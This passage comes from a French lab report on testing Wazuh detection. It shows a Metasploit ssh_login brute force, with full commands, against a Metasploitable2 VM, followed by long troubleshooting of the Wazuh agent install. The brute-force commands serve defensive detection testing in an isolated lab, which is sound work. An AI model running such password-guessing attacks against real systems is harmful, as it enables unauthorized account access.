


Figure 97 — Tableau de bord Wazuh avant la nouvelle attaque : 3 alertes moyennes, 16 alertes faibles




Figure 98 — Détail des événements détectés dans le module Threat Hunting suite à l'attaque de test

10.25 Contournement de l'incompatibilité SSH via le module Metasploit ssh_login

Conformément à la piste retenue au chapitre précédent, une nouvelle tentative de brute force SSH a été menée, non plus avec Hydra, mais avec le module auxiliaire scanner/ssh/ssh_login du framework Metasploit (Figure 99), déjà mobilisé au chapitre 5.2 pour l'exploitation du backdoor vsftpd. Ce module gère nativement la négociation avec les algorithmes SSH obsolètes du serveur de Metasploitable2, contrairement à Hydra. Les paramètres RHOSTS, USERNAME, PASS_FILE et THREADS ont été configurés de façon identique aux tentatives précédentes, avant le lancement de l'attaque (Figure 100).

```
dvwa.pc      gravemind.pc      ip6-localhost      localhost      mutillidae.vm
(kali@kali)-[~]
$ msfconsole

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Figure 99 — Lancement de la console Metasploit en vue d'une attaque de brute force SSH via le module `ssh_login`

```
+ -- --[ 9 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 4
THREADS => 4
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.110:22 - Starting bruteforce
```

Figure 100 — Configuration et lancement du module `auxiliary/scanner/ssh/ssh_login` contre Metasploitable2

10.26 Limite structurelle de la détection : absence d'agent Wazuh sur la cible

La consultation du tableau de bord Wazuh pendant et après cette attaque n'a fait apparaître aucune alerte spécifique à une tentative de brute force SSH : seuls les mêmes événements « Listened ports status changed » (règle 533, niveau 7) déjà observés au chapitre précédent restaient visibles (Figure 101). Cette absence de détection confirme précisément la limitation déjà identifiée à la section 9.7 de ce rapport : la remontée des journaux de Metasploitable2 repose exclusivement sur une redirection `syslog` du fichier `auth.log`, configurée au chapitre 7, sans agent Wazuh complet installé sur la machine. Or seul un agent natif permet une couverture complète des règles de détection (dont celles associées aux tentatives de connexion SSH échouées), la simple redirection `syslog` ne transmettant pas l'intégralité des événements nécessaires à leur déclenchement dans ce contexte.

timestamp	agent.name	rule.des...	rule.level	rule.id
Jul 4, 2026 @ 14:03:26.011	wazuh-server	Listened po...	7	533
Jul 4, 2026 @ 13:57:26.067	wazuh-server	Listened po...	7	533
Jul 4, 2026 @ 12:58:25.988	wazuh-server	Listened po...	7	533
Jul 4, 2026 @ 12:58:25.988	wazuh-server	Listened po...	7	533

Figure 101 — Absence de nouvelle alerte spécifique au brute force SSH dans le tableau de bord Wazuh, confirmant la limite de la couverture par redirection syslog seule

Cette observation a conduit à la décision de déployer un agent Wazuh complet sur Metasploitable2, démarche qui constituait déjà une perspective d'amélioration identifiée en conclusion de ce rapport, afin d'obtenir une couverture de détection complète et de permettre une validation fonctionnelle sans ambiguïté du mécanisme de réponse active.

10.27 Connexion à Metasploitable2 en vue du déploiement de l'agent

Une première tentative de connexion SSH vers Metasploitable2 a été rejetée avec un avertissement de sécurité (« WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED »), l'empreinte de la clé d'hôte enregistrée localement ne correspondant plus à celle présentée par le serveur — une conséquence probable d'une réinitialisation de la machine virtuelle au cours du projet (Figure 102). Cette alerte a été levée en supprimant l'entrée obsolète du fichier `known_hosts` (`ssh-keygen -R`), permettant l'établissement d'une nouvelle connexion de confiance et l'accès effectif au shell de Metasploitable2 (Figure 103).

```
(kali@kali)-[~]
$ ssh msfadmin@192.168.56.110
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the DSA key sent by the remote host is
SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNRG9sh+fy95Q.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending RSA key in /home/kali/.ssh/known_hosts:1
  remove with:
    ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "192.168.56.110"
Host key for 192.168.56.110 has changed and you have requested strict checking.
Host key verification failed.

(kali@kali)-[~]
$
```

Figure 102 — Rejet de la connexion SSH suite au changement de l'empreinte de la clé d'hôte de Metasploitable2

```
(kali@kali)-[~]
$ ssh msfadmin@192.168.56.110
The authenticity of host '192.168.56.110 (192.168.56.110)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIzq2TNRG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.110' (DSA) to the list of known hosts.
msfadmin@192.168.56.110's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul 4 08:38:35 2026
<ps://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb
msfadmin@metasploitable:~$
```

Figure 103 — Connexion SSH établie avec succès sur Metasploitable2 après nettoyage du fichier known_hosts

10.28 Échec du déploiement de l'agent par absence d'accès Internet de la cible

Le téléchargement direct du paquet d'installation de l'agent (wazuh-agent_4.7.3-1_i386.deb, la variante i386 ayant été retenue en raison de l'architecture 32 bits de l'Ubuntu 8.04 embarquée par Metasploitable2) a été tenté avec wget depuis la machine cible. La tentative d'installation qui a suivi a échoué avec l'erreur « cannot access archive: No such file or directory » (Figure 104), et la vérification de la présence du fichier (ls *.deb) a confirmé son absence effective (Figure 105) : le téléchargement n'avait pas abouti.

```
Last login: Sat Jul 4 08:38:35 2026
<ps://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb
<ps://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
msfadmin@metasploitable:~$
```

Figure 104 — Échec de l'installation du paquet wazuh-agent, l'archive étant introuvable

```
<ps://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
msfadmin@metasploitable:~$ sudo dpkg -i wazuh-agent_4.7.3-1_i386.deb
[sudo] password for msfadmin:
dpkg: error processing wazuh-agent_4.7.3-1_i386.deb (--install):
cannot access archive: No such file or directory
Errors were encountered while processing:
wazuh-agent_4.7.3-1_i386.deb
msfadmin@metasploitable:~$
```

Figure 105 — Confirmation de l'absence du fichier .deb sur Metasploitable2 après la tentative de téléchargement

Cette situation est cohérente avec la contrainte déjà documentée au chapitre 8 (difficultés rencontrées) : Metasploitable2, à l'instar du serveur Wazuh Manager, ne dispose d'aucun accès Internet sortant depuis le réseau interne isolé de la plateforme.

10.29 Tentative de contournement par relais via Kali

Une stratégie de contournement a été envisagée, consistant à télécharger le paquet depuis Kali Linux (disposant jusqu'alors d'un accès Internet fonctionnel pour la mise à jour de ses outils), puis à le transférer vers Metasploitable2 par scp. Cette tentative a toutefois révélé que Kali elle-même ne disposait plus d'accès Internet à ce stade, la commande wget échouant avec l'erreur « Resolving packages.wazuh.com... failed: Temporary failure in name resolution » (Figure 106), la carte réseau

principale de la machine étant configurée en mode Host-Only (réseau interne isolé) plutôt qu'en mode NAT (traduction d'adresses donnant accès à Internet).





Figure 106 — Échec de résolution DNS depuis Kali, confirmant l'absence d'accès Internet sur l'adaptateur réseau utilisé

La solution retenue consiste à activer temporairement, en complément de l'adaptateur Host-Only existant, un second adaptateur réseau en mode NAT sur la machine virtuelle Kali, le temps de télécharger le paquet d'installation de l'agent, avant de revenir à une configuration strictement Host-Only pour la suite des opérations, conformément aux bonnes pratiques d'isolation réseau retenues pour l'ensemble de la plateforme.

10.30 Persistance de l'absence d'accès Internet malgré l'ajout d'un adaptateur NAT

Un second adaptateur réseau en mode NAT a été ajouté à la machine virtuelle Kali, en complément de l'adaptateur Host-Only existant, dans l'objectif de restaurer temporairement un accès Internet sans modifier l'interconnexion avec les autres machines de la plateforme. Contrairement à l'attendu, la commande `wget` a de nouveau échoué avec la même erreur de résolution de nom (« Temporary failure in name resolution », Figure 107), indiquant que la connectivité Internet n'était toujours pas effective malgré la présence de l'adaptateur NAT.

A terminal window titled 'kali@Kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@Kali)-[~]'. The user enters the command 'wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb'. The output shows the file being downloaded from 'https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb' at '2026-07-10 16:59:54--'. It then shows 'Resolving packages.wazuh.com (packages.wazuh.com) ... failed: Temporary failure in name resolution.' and finally 'wget: unable to resolve host address 'packages.wazuh.com''. The prompt returns to '(kali@Kali)-[~]' with a new '\$' prompt below it.

```
kali@Kali: ~
File Actions Edit View Help

(kali@Kali)-[~]
$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
--2026-07-10 16:59:54-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
Resolving packages.wazuh.com (packages.wazuh.com) ... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'packages.wazuh.com'

(kali@Kali)-[~]
$
```

Figure 107 — Échec persistant de la résolution DNS malgré l'ajout d'un adaptateur réseau NAT sur Kali

Une hypothèse de configuration DNS défaillante a été testée en forçant manuellement un serveur de noms public (echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf). Cette modification n'a toutefois pas résolu le problème, la même erreur de résolution de nom se reproduisant à l'identique (Figure 108), ce qui a permis d'écarter l'hypothèse d'une simple mauvaise configuration DNS au profit d'un problème de connectivité réseau plus profond, probablement lié à la configuration de l'adaptateur NAT lui-même au niveau de l'hyperviseur, dont le diagnostic complet dépassait le temps disponible pour cette étape du projet.

```
(kali@Kali)-[~]
$ echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
[sudo] password for kali:
nameserver 8.8.8.8

(kali@Kali)-[~]
$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
--2026-07-10 17:01:21-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_i386.deb
Resolving packages.wazuh.com (packages.wazuh.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'packages.wazuh.com'

(kali@Kali)-[~]
$
```

Figure 108 — Persistance de l'échec malgré la configuration manuelle d'un serveur DNS public, écartant l'hypothèse d'un simple problème DNS

10.31 Contournement final : téléchargement via le poste hôte et transfert par SCP

Face à cette impasse réseau au niveau de la machine virtuelle Kali, la solution retenue a consisté à télécharger le paquet d'installation directement depuis un navigateur du poste hôte Windows — disposant nativement d'un accès Internet indépendant de la configuration réseau des machines virtuelles — puis à le transférer vers Kali par scp, avant un dernier transfert vers Metasploitable2 selon la procédure déjà établie. Cette approche s'inscrit dans la continuité de la méthode déjà employée avec succès au chapitre 10.6 pour le transfert du fichier alerts.json, confirmant que le poste hôte constitue, sur cette plateforme, le point d'accès Internet le plus fiable lorsque les machines virtuelles isolées ne peuvent y accéder directement. À la date de rédaction de ce rapport, le fichier wazuh-agent_4.7.3-1_i386.deb a été téléchargé avec succès depuis le poste hôte ; son transfert vers Kali par scp, puis vers Metasploitable2, ainsi que l'installation et l'enregistrement de l'agent auprès du Wazuh Manager, restent à finaliser et à documenter dans une prochaine étape.

Transfert du paquet d'installation vers Kali via un dossier partagé VirtualBox

Conformément à la suite annoncée en fin de section précédente, le transfert du paquet wazuh-agent_4.7.3-1_i386.deb depuis le poste hôte Windows a d'abord été tenté directement vers la machine Kali, à l'aide de la commande scp exécutée depuis PowerShell.

```

τ
PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> scp C:\Users\Ibtissam\Downloads\wazuh-agent_4.7.3-1_i386.deb kali@192.168.56.101:/home/kali/
ssh: connect to host 192.168.56.101 port 22: Connection timed out
τ
PS C:\Users\Ibtissam>

```

Figure 109 — échec du transfert scp direct depuis le poste hôte Windows vers Kali (connexion refusée sur le port 22)

Cette tentative échoue avec l'erreur « ssh: connect to host 192.168.56.101 port 22: Connection timed out », qui indique que le service SSH n'est pas actif (ou non joignable) sur la machine Kali à cet instant — situation courante, le serveur OpenSSH n'étant pas démarré par défaut sur Kali. Plutôt que d'activer ce service uniquement pour ce transfert ponctuel, la solution retenue a consisté à exploiter un dossier partagé VirtualBox (Shared Folder), fonctionnalité permettant de mettre un répertoire du poste hôte à disposition d'une machine virtuelle sans passer par le réseau. Un dossier partagé nommé shared, pointant vers le répertoire Téléchargements du poste hôte et monté automatiquement (option Auto-mount), a ainsi été configuré depuis les paramètres VirtualBox de la machine Kali.

```

(kali@Kali)-[~]
$ sudo cp /media/sf_shared/wazuh-agent_4.7.3-1_i386.deb /home/kali/

(kali@Kali)-[~]
$ █

```

Figure 110 — récupération du paquet wazuh-agent depuis le dossier partagé VirtualBox (/media/sf_shared)

Une fois le dossier partagé monté, la commande `sudo cp /media/sf_shared/wazuh-agent_4.7.3-1_i386.deb /home/kali/` a permis de copier localement le paquet dans le répertoire personnel de l'utilisateur kali, sans nécessiter de connexion SSH entrante vers cette machine.


Transfert du paquet depuis Kali vers Metasploitable2 et correction des permissions

Le paquet étant désormais disponible localement sur Kali, un second transfert par scp a été lancé vers Metasploitable2 :

```

scp /home/kali/wazuh-agent_4.7.3-1_i386.deb msfadmin@192.168.56.110:/home/msfadmin/.

```



```
(kali㉿kali)-[~]
$ scp /home/kali/wazuh-agent_4.7.3-1_i386.deb msfadmin@192.168.56.110:/home/
msfadmin/
msfadmin@192.168.56.110's password:
scp: open local "/home/kali/wazuh-agent_4.7.3-1_i386.deb": Permission denied
scp: failed to upload file /home/kali/wazuh-agent_4.7.3-1_i386.deb to /home/m
sfadmin/

(kali㉿kali)-[~]
$

(kali㉿kali)-[~]
$ sudo chmod 644 /home/kali/wazuh-agent_4.7.3-1_i386.deb
scp /home/kali/wazuh-agent_4.7.3-1_i386.deb msfadmin@192.168.56.110:/home/msf
admin/
msfadmin@192.168.56.110's password:
wazuh-agent_4.7.3-1_i386.deb                                100% 9583KB   5.9MB/s   00:01

(kali㉿kali)-[~]
$
```

Figure 111 — échec du transfert par permissions insuffisantes (Permission denied), puis succès après correction (chmod 644)

Cette première tentative échoue avec l'erreur « scp: open local ... Permission denied », le fichier ayant été copié au moyen de `sudo cp` et ayant hérité de droits d'accès restrictifs ne garantissant pas sa lecture par l'utilisateur kali exécutant la commande `scp`. La commande `sudo chmod 644 /home/kali/wazuh-agent_4.7.3-1_i386.deb` a permis d'accorder un droit de lecture à tous les utilisateurs sur ce fichier. Le transfert relancé aboutit alors avec succès, le paquet de 9583 Ko étant transmis en une seconde, à un débit de 5,9 Mo/s, vers le répertoire personnel du compte msfadmin sur Metasploitable2.

Installation du paquet wazuh-agent sur Metasploitable2

Une connexion SSH a ensuite été établie vers Metasploitable2 (`ssh msfadmin@192.168.56.110`), suivie de l'installation du paquet à l'aide de la commande `sudo dpkg -i wazuh-agent_4.7.3-1_i386.deb`.

```
msfadmin@192.168.56.110's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul  4 09:49:47 2026 from 192.168.56.101
msfadmin@metasploitable:~$ sudo dpkg -i wazuh-agent_4.7.3-1_i386.deb
[sudo] password for msfadmin:
Selecting previously deselected package wazuh-agent.
(Reading database ... 37635 files and directories currently installed.)
Unpacking wazuh-agent (from wazuh-agent_4.7.3-1_i386.deb) ...
Setting up wazuh-agent (4.7.3-1) ...

msfadmin@metasploitable:~$
```

Figure 112 — installation réussie du paquet wazuh-agent sur Metasploitable2

La sortie de la commande confirme le bon déroulement de l'installation : sélection du paquet précédemment absent, extraction de ses 37635 fichiers et répertoires, puis configuration finale (Setting up wazuh-agent (4.7.3-1)). Le paquet .deb s'installe donc sans erreur au niveau du gestionnaire de paquets dpkg, ce qui constitue une première étape encourageante avant la configuration et le démarrage de l'agent.

Configuration de l'adresse du Manager et échec du démarrage de l'agent (incompatibilité GLIBCXX)

